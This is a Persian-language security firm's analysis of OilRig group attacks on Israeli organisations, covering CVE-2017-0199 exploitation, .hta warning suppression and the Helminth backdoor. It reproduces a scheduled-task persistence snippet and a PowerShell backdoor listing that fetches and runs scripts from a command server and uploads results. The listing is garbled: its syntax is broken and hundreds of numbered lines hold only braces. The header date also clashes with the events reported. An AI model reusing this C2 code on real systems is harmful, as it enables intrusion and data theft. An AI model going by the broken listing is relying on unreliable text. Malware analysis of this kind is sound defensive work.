

بررسی و تحلیل جدیدترین حملات اجرا شده توسط

# OILRIG GROUP



عنوان سند: بررسی و تحلیل جدیدترین حملات اجرا شده توسط OilRig Group

شناسه سند: SPT-A-0133-00

تهیه کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر

تاریخ آخرین بازنگری: ۱۲ اردیبهشت ۱۳۹۵ | شرح آخرین بازنگری: -

حق تکثیر: کلیه حقوق این سند برای شرکت مهندسی شبکه گستر محفوظ است. بازنشر مطالب صرفاً با ذکر نام "شرکت مهندسی شبکه گستر" مجاز می باشد.

از تاریخ ۳۰ فروردین تا ۴ اردیبهشت ۱۳۹۶ حملات سایبری گسترده‌ای بر ضد سازمان‌های متعدد رژیم صهیونیستی اجرا شدند. گزارش اولیه حمله، به زبان عبری در تاریخ ۶ اردیبهشت ماه توسط "تیم آمادگی ملی رخدادهای امنیتی اسرائیل" و شرکت Marker منتشر شد.

در گزارش‌ها، نفوذ به حساب کاربری ایمیل‌های دانشگاه Ben-Gurion اسرائیل و استفاده از آنها برای انجام حملات سایبری در سراسر اسرائیل تایید شده است. نکته حائز اهمیت اینکه دانشگاه Ben-Gurion یکی از اصلی‌ترین مراکز تحقیقات امنیت سایبری رژیم صهیونیستی محسوب می‌شود.

بررسی شواهد حاکی از اجرای حملات مذکور توسط گروه نفوذگر OilRig - که با نام‌های Helix Kitten، Charming Kitten، NewsBeef و Newscaster نیز شناخته می‌شود - می‌باشد. برخی کارشناسان معتقدند این گروه از نفوذگران ایرانی با منابع و زیرساخت‌های قابل توجه تشکیل شده است. "نهاد دفاع سایبری اسرائیل" نیز مدعی است که منشاء حملات اخیر ایران بوده است.

در سال گذشته گروه نفوذگر OilRig بیش از ۱۴۰ مؤسسه مالی در خاورمیانه را هدف قرار داده بود. بررسی‌ها نشان می‌دهند که جزئیات فنی حملات اخیر نسبت به سال قبل تغییر کرده است. به‌طور خاص، پیشرفت‌هایی در زمینه مکانیزم عدم شناسایی و پودمان‌های ارتباطی حاصل شده است.

در این حملات با بهره‌جویی از آسیب‌پذیری CVE-2017-0199 بدافزار پیشرفته Helminth بر روی دستگاه نصب می‌شده است. این آسیب‌پذیری مربوط به نرم‌افزارهای Office و WordPad است که شرکت مایکروسافت اصلاحیه آن را در ۲۲ فروردین ماه ۹۶ عرضه کرد.

توانایی گروه برای اجرای حملات در مدت زمان نسبتاً کوتاه نشانگر آن است که آنها به درستی می‌دانستند که می‌توانند در بازه زمانی میان انتشار اصلاحیه تا نصب آن توسط سازمان‌های هدف قرار گرفته شده به مقاصد خود برسند.

در این گزارش ساختار و عملکرد این حملات مورد بررسی و تحلیل قرار گرفته است.




## انتشار

در جدیدترین حملات OilRig Group، ایمیل‌هایی از طریق حساب کاربری تعدادی از افراد رده بالای دانشگاه Ben-Gurion ارسال شده است. به نظر می‌رسد اطلاعات اصالت‌سنجی، ایمیل این افراد، پیش‌تر توسط گردانندگان این حملات سرقت شده بوده است.

این ایمیل‌ها در پاسخ به ایمیل‌های واقعی و به همراه یک پیوست فایل Word ارسال شده‌اند. بر طبق گزارش "تیم آمادگی ملی رخدادهای امنیتی اسرائیل" در نتیجه حملات OilRig Group بیش از ۲۵۰ دستگاه به Helminth که بدافزاری پیشرفته از نوع درب‌پشتی ۳ است آلوده شده‌اند.

یکی از مهمترین تغییرات در روش انتشار این گروه در مقایسه با حملات پیشین استفاده از بهره‌جو، بجای سوءاستفاده از قابلیت ماکرو در نرم‌افزار Office به منظور آلوده کردن دستگاه به بدافزار مورد نظر - در نمونه اخیر Helminth - است.

نام فایل پیوست شده به ایمیل‌های ارسال شده از سوی گردانندگان OilRig Group اعدادی تصادفی با پسوند .doc است که دو نمونه از آن در شکل ۱ نمایش داده شده است.



شکل ۱: نمونه فایل‌های پیوست شده به ایمیل‌های ارسال شده در حملات OilRig Group

## بهره‌جویی از آسیب‌پذیری CVE-2017-0199

همانطور که اشاره شد بیشترین تغییر قابل توجه نسبت به حملات پیشین OilRig Group، روش ارسال بدافزار است. در حملات سال گذشته، فایل‌های Excel و Word خاصی ارسال می‌شدند که در آنها دریافت بدافزار و اجرای آن از طریق سوءاستفاده از قابلیت ماکرو در

Credential ۱

Israel National Cyber Event Readiness Team (CERT-IL) ۲


Backdoor ۳

Exploit ۴

Macro ۵


نرم‌افزار Office صورت می‌گرفت. با توجه به غیرفعال بودن این قابلیت در حالت پیش‌فرض، از روش‌های مهندسی اجتماعی برای متقاعد نمودن کاربر هدف قرار گرفته شده جهت فعالسازی ماکرو نیز استفاده می‌شد.

اما در حملات اخیر، با باز شدن فایل پیوست در قالب یک فایل با پسوند .hta، بهره‌جو بر روی دستگاه اجرا می‌شده است.



شکل ۲: فایل .hta، تزریق شده در فایل پیوست ایمیل

با دریافت فایل با پسوند .hta، پروسه مجاز mshta.exe در سیستم عامل Windows آن را اجرا می‌کند. در حالت عادی، در نتیجه آن یک پیام هشدار به کاربر نمایش داده می‌شود؛ اما حتی اگر کاربر بر روی دکمه NO هم کلیک کند باز هم فایل اجرا می‌شود.




شکل ۳: اجرای خودکار فایل .hta، تزریق شده در فایل و نمایش پیام هشدار توسط نرم‌افزار

فایل .hta. استفاده شده در این حملات نسبت به نسخه‌های قبلی بسیار پیچیده‌تر شده و در واقع پیام هشدار را با ارسال Enter به آن غیرفعال می‌کند.


اجرای فایل با پسوند .hta. بر طبق مراحل زیر انجام می‌شود:

۱- قبل از نصب سفیر، فایل .hta. کلید Enter را به برنامه Word جهت حذف پیام هشدار و پنهان‌سازی هر گونه فعالیت مشکوک ارسال می‌کند. این امر با ایجاد و استفاده از فایل اسکریپت 1.vbs انجام می‌شود.



شکل ۴: ارسال کلید Enter با هدف حذف نمایش پیام هشدار توسط نرم‌افزار


۲- در مرحله بعد یک اسکریپت PowerShell با نام 0011.ps1 ایجاد و اجرا می‌شود.



شکل ۴: ایجاد فایل 0011.ps1

۳- در آخرین مرحله، پروسه اصلی که فایل .hta. را اجرا کرده است حذف هرگونه فعالیت مشکوک معدوم می‌شود.

اسکرپت 0011.ps1 که توسط فایل hta فعال شده مسئول ساخت فایل‌های PowerShell و VBS مربوط به Helminth است.



شکل ۵: فایل‌های ساخته شده توسط 0011.ps1

این ساختار مطابق ساختار حمله‌ای است که در اکتبر ۲۰۱۶ رخ داده است و توسط Logrhythm بررسی شده است. (شکل ۶)

Data	Symantec- Worst Passwords List 2016.xls
Hash Value (SHA256)	3c901...
Modify Date (UTC)	2016-10-01 07:34
C2 Methodology	DNS (A Records)
Hardcoded C2 Domain	http://main-google-resolver.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__
File Path	%PUBLIC%\Libraries\RecordedTV\
Scheduled Task Name	GoogleUpdateTasksMachineUI
Scheduled Task Filename	backup.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1
Worksheet Names	Incompatible Worst Passwords List 2016


شکل ۶: اطلاعات مربوط به یکی از حملات OilRig Group که در سال گذشته اجرا شد.

در کنار فایل‌های یکتای تولید شده، ساختار و فعالیت‌های بدافزار بسیار شبیه حملات قبلی است:

۱- اسکرپت ps1 فایل‌های مشابه مختلفی از Helminth را در قالب‌های PowerShell و VBS ایجاد می‌کند:

- DnS1.Ps1
- DnE1.Ps1
- backup1.vbs

این قالب‌ها بر روی سیستم آلوده با جایگزینی نام تمامی متغیرها و توابع با اسامی مختلف جهت کاهش سرعت شناسایی، مجدداً ایجاد می‌شوند.



شکل ۷: نمونه اقدامات گمراه‌کننده با هدف مبهم‌سازی کد و دشوار نمودن شناسایی و تحلیل آن

تمامی اسکریپت‌های مذکور در مسیر `Public\Libraries\RecordedTV\` ایجاد می‌شوند.

- ۲- مشابه حملات پیشین، پایداری این بدافزار با اضافه نمودن یک فرمان زمانبندی شده ۱۰ و مشابه نام فرمان به‌روزرسانی Google - `GoogleUpdateTasksMachineUI` - نامگذاری شده است. این فرمان، هر ۳ دقیقه یکبار فایل `.vbs` را اجرا می‌کند.

```
function create_tasks
{
    if(-not(Test-Path $home_dir$vbs_file_name))
    {
        write-host "can not find main VBS file: "$home_dir$vbs_file_name;
        return 0;
    }
    schtasks /create /F /sc minute /mo 3 /tn $task_name /tr $home_dir$vbs_file_name;
    return 1;
};
```

شکل ۸: فرمان تعریف شده برای اجرای فایل `.vbs` هر سه دقیقه یکبار

توجه شود که تمامی پارامترها در اسکریپت `0011.ps1` می‌توانند مجدد پیکربندی شود بنابراین برخی از اسامی ممکن است در فرامین و مسیرها متفاوت باشد.



## پودمان ارتباطی

فایل DnE1.PS1 برخی از دستورات مشابه اجرا شده در اسکریپت backup1.vbs مربوط به حملات قبلی را اجرا می‌کند اما تغییراتی نیز وجود دارد. اسکریپت به سرور فرماندهی «vpsupdate.[tk].» متصل می‌شود. در زمان نگارش این گزارش سرور فرماندهی این بدافزار که در تاریخ ۲۷ فروردین ۱۳۹۶ ثبت شده همچنان فعال است. اهداف این اسکریپت عبارتند از:

- دانلود یک اسکریپت .bat.
- اجرای آن و ارسال نتایج مورد نظر به سرور فرماندهی
- حذف تمامی آثار ردیابی

```

1 $OutDir = $env:Public\Libraries\RecordsTV\
2 $C$Response = "https://vpsupdate.tk/index.aspx?id=1481945800"
3 $UploadFolder = "upl"
4 $DownloadFolder = "dm"
5 $DnsCommunicationFolder = "upl"
6 $Lock = "uplock"
7 $Unlock = "dmlck"
8
9
10 function DownloadContent($DownloadUrl, $DownloadLocation)
11 {
12     $MailWebClient = New-Object System.Net.WebClient
13     $MailWebClient.UseDefaultCredentials = $true
14     $MailWebClient.Headers.add("Accept", "*/")
15     $MailWebClient.Headers.add("User-Agent", "Microsoft BITS/7.7")
16     $MailWebClient.Headers.add("Accept-Language", "en-US,en;q=0.5")
17     $MailWebClient.Headers.add("Accept-Encoding", "gzip, deflate")
18     $MailWebClient.Headers.add("Referer", "https://www.google.com")
19     $MailWebClient.Headers.add("Pragma", "no-cache")
20     $MailWebClient.Headers.add("Cache-Control", "no-cache")
21     $IntermediateFileName = Get-Random
22     $DownloadFullPath = ($DownloadLocation.TrimEnd("\"))+"\"+$IntermediateFileName
23     try
24     {
25         $MailWebClient.DownloadFile($DownloadUrl, $DownloadFullPath)
26     }
27     catch [System.Net.WebException]
28     {
29         $MailWebClient.Headers.add("Referer", "https://www.google.com")
30         $MailWebClient.Headers.add("Accept", "*/")
31         $MailWebClient.Headers["User-Agent"] = "Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.0)
32     }
33     try
34     {
35         $MailWebClient.DownloadFile($DownloadUrl, $DownloadFullPath)
36     }
37     catch
38     {
39         throw [System.Net.WebException] $_.Exception.ToString()
40     }
41 }
42
43 $MailResponse = $MailWebClient.GetResponse($DownloadUrl)
44 $MailFileName = $MailResponse.Substring($MailResponse.IndexOf("Content-Disposition: ") + 1)
45 $DownloadedFileName = (System.Text.Encoding::UTF8.GetString([System.Convert::FromBase64String($MailFile
46 $Set-Content -Path (($DownloadLocation.TrimEnd("\"))+"\"+$DownloadedFileName) -Value ([System.Convert]::
47 Remove-Item $DownloadFullPath -Force
48
49 $DownloadedFileName = DownloadContent($C$Response, $OutDir-$DownloadFolder)
50 }
51 catch
52 {
53     return
54 }
55 }
56
57 $Command="/c \"$DownloadedFileName\" > \"$DownloadedFileName*.bat\"
58 Start-Process -WindowStyle Hidden -Mail -FilePath cmd -ArgumentList $Command
59 UploadContentToURL($DownloadedFileName, $C$)
60 Remove-Item ($DownloadedFileName)
61 }
62
63 function ValidateAndCreateDirectories
64 {
65     if (-not (Test-Path $OutDir-$DownloadFolder))
66     {
67         New-Item $OutDir-$DownloadFolder -type directory
68     }
69     if (-not (Test-Path $OutDir-$UploadFolder))
70     {
71         New-Item $OutDir-$UploadFolder -type directory
72     }
73     if (-not (Test-Path $OutDir-$DnsCommunicationFolder))
74     {
75         New-Item $OutDir-$DnsCommunicationFolder -type directory
76     }
77 }
78
79 function Exit
80 {
81     ValidateAndCreateDirectories
82     DownloadContent($LockFromDir,
83     ExecuteAndUploadContent
84     ClearTrace
85 }
86
87 }
88
89 }
90
91 }
92
93 }
94
95 }
96
97 }
98
99 }
100
101 }
102
103 }
104
105 }
106
107 }
108
109 }
110
111 }
112
113 }
114
115 }
116
117 }
118
119 }
120
121 }
122
123 }
124
125 }
126
127 }
128
129 }
130
131 }
132
133 }
134
135 }
136
137 }
138
139 }
140
141 }
142
143 }
144
145 }
146
147 }
148
149 }
150
151 }
152
153 }
154
155 }
156
157 }
158
159 }
160
161 }
162
163 }
164
165 }
166
167 }
168
169 }
170
171 }
172
173 }
174
175 }
176
177 }
178
179 }
180
181 }
182
183 }
184
185 }
186
187 }
188
189 }
190
191 }
192
193 }
194
195 }
196
197 }
198
199 }
200
201 }
202
203 }
204
205 }
206
207 }
208
209 }
210
211 }
212
213 }
214
215 }
216
217 }
218
219 }
220
221 }
222
223 }
224
225 }
226
227 }
228
229 }
230
231 }
232
233 }
234
235 }
236
237 }
238
239 }
240
241 }
242
243 }
244
245 }
246
247 }
248
249 }
250
251 }
252
253 }
254
255 }
256
257 }
258
259 }
260
261 }
262
263 }
264
265 }
266
267 }
268
269 }
270
271 }
272
273 }
274
275 }
276
277 }
278
279 }
280
281 }
282
283 }
284
285 }
286
287 }
288
289 }
290
291 }
292
293 }
294
295 }
296
297 }
298
299 }
300
301 }
302
303 }
304
305 }
306
307 }
308
309 }
310
311 }
312
313 }
314
315 }
316
317 }
318
319 }
320
321 }
322
323 }
324
325 }
326
327 }
328
329 }
330
331 }
332
333 }
334
335 }
336
337 }
338
339 }
340
341 }
342
343 }
344
345 }
346
347 }
348
349 }
350
351 }
352
353 }
354
355 }
356
357 }
358
359 }
360
361 }
362
363 }
364
365 }
366
367 }
368
369 }
370
371 }
372
373 }
374
375 }
376
377 }
378
379 }
380
381 }
382
383 }
384
385 }
386
387 }
388
389 }
390
391 }
392
393 }
394
395 }
396
397 }
398
399 }
400
401 }
402
403 }
404
405 }
406
407 }
408
409 }
410
411 }
412
413 }
414
415 }
416
417 }
418
419 }
420
421 }
422
423 }
424
425 }
426
427 }
428
429 }
429
430 }
431
432 }
433
434 }
435
436 }
437
438 }
439
440 }
441
442 }
443
444 }
445
446 }
447
448 }
449
450 }
451
452 }
453
454 }
455
456 }
457
458 }
459
460 }
461
462 }
463
464 }
465
466 }
467
468 }
469
470 }
471
472 }
473
474 }
475
476 }
477
478 }
479
480 }
481
482 }
483
484 }
485
486 }
487
488 }
489
490 }
491
492 }
493
494 }
495
496 }
497
498 }
499
500 }
501
502 }
503
504 }
505
506 }
507
508 }
509
510 }
511
512 }
513
514 }
515
516 }
517
518 }
519
520 }
521
522 }
523
524 }
525
526 }
527
528 }
529
530 }
531
532 }
533
534 }
535
536 }
537
538 }
539
540 }
541
542 }
543
544 }
545
546 }
547
548 }
549
550 }
551
552 }
553
554 }
555
556 }
557
558 }
559
560 }
561
562 }
563
564 }
565
566 }
567
568 }
569
570 }
571
572 }
573
574 }
575
576 }
577
578 }
579
580 }
581
582 }
583
584 }
585
586 }
587
588 }
589
590 }
591
592 }
593
594 }
595
596 }
597
598 }
599
600 }
601
602 }
603
604 }
605
606 }
607
608 }
609
610 }
611
612 }
613
614 }
615
616 }
617
618 }
619
620 }
621
622 }
623
624 }
625
626 }
627
628 }
629
630 }
631
632 }
633
634 }
635
636 }
637
638 }
639
640 }
641
642 }
643
644 }
645
646 }
647
648 }
649
650 }
651
652 }
653
654 }
655
656 }
657
658 }
659
660 }
661
662 }
663
664 }
665
666 }
667
668 }
669
670 }
671
672 }
673
674 }
675
676 }
677
678 }
679
680 }
681
682 }
683
684 }
685
686 }
687
688 }
689
690 }
691
692 }
693
694 }
695
696 }
697
698 }
699
700 }
701
702 }
703
704 }
705
706 }
707
708 }
709
710 }
711
712 }
713
714 }
715
716 }
717
718 }
719
720 }
721
722 }
723
724 }
725
726 }
727
728 }
729
730 }
731
732 }
733
734 }
735
736 }
737
738 }
739
740 }
741
742 }
743
744 }
745
746 }
747
748 }
749
750 }
751
752 }
753
754 }
755
756 }
757
758 }
759
760 }
761
762 }
763
764 }
765
766 }
767
768 }
769
770 }
771
772 }
773
774 }
775
776 }
777
778 }
779
780 }
781
782 }
783
784 }
785
786 }
787
788 }
789
790 }
791
792 }
793
794 }
795
796 }
797
798 }
799
800 }
801
802 }
803
804 }
805
806 }
807
808 }
809
810 }
811
812 }
813
814 }
815
816 }
817
818 }
819
820 }
821
822 }
823
824 }
825
826 }
827
828 }
829
830 }
831
832 }
833
834 }
835
836 }
837
838 }
839
840 }
841
842 }
843
844 }
845
846 }
847
848 }
849
850 }
851
852 }
853
854 }
855
856 }
857
858 }
859
860 }
861
862 }
863
864 }
865
866 }
867
868 }
869
870 }
871
872 }
873
874 }
875
876 }
877
878 }
879
880 }
881
882 }
883
884 }
885
886 }
887
888 }
889
890 }
891
892 }
893
894 }
895
896 }
897
898 }
899
900 }
901
902 }
903
904 }
905
906 }
907
908 }
909
910 }
911
912 }
913
914 }
915
916 }
917
918 }
919
920 }
921
922 }
923
924 }
925
926 }
927
928 }
929
930 }
931
932 }
933
934 }
935
936 }
937
938 }
939
940 }
941
942 }
943
944 }
945
946 }
947
948 }
949
950 }
951
952 }
953
954 }
955
956 }
957
958 }
959
960 }
961
962 }
963
964 }
965
966 }
967
968 }
969
970 }
971
972 }
973
974 }
975
976 }
977
978 }
979
980 }
981
982 }
983
984 }
985
986 }
987
988 }
989
990 }
991
992 }
993
994 }
995
996 }
997
998 }
999
1000 }

```

شکل ۹: کدهای فایل DnE1.PS1

در نخستین فعال‌سازی فرمان GET Request برای دریافت فایل اسکریپت .bat. از سرور فرماندهی بر روی سیستم آلوده اجرا می‌شود:

- vpsupdate.[tk]/index.aspx?id=<random character><randomnumber>[b]

نام فایل اسکریپت .bat. از سرآیند ۱۲ پاسخ سرور مشتق شده و محتوای آن از طریق پاسخ درخواست به سیستم قربانی منتقل می‌شود. تمامی موارد ذکر شده بر طبق الگوریتم base 64 رمزنگاری ۱۳ می‌شوند.

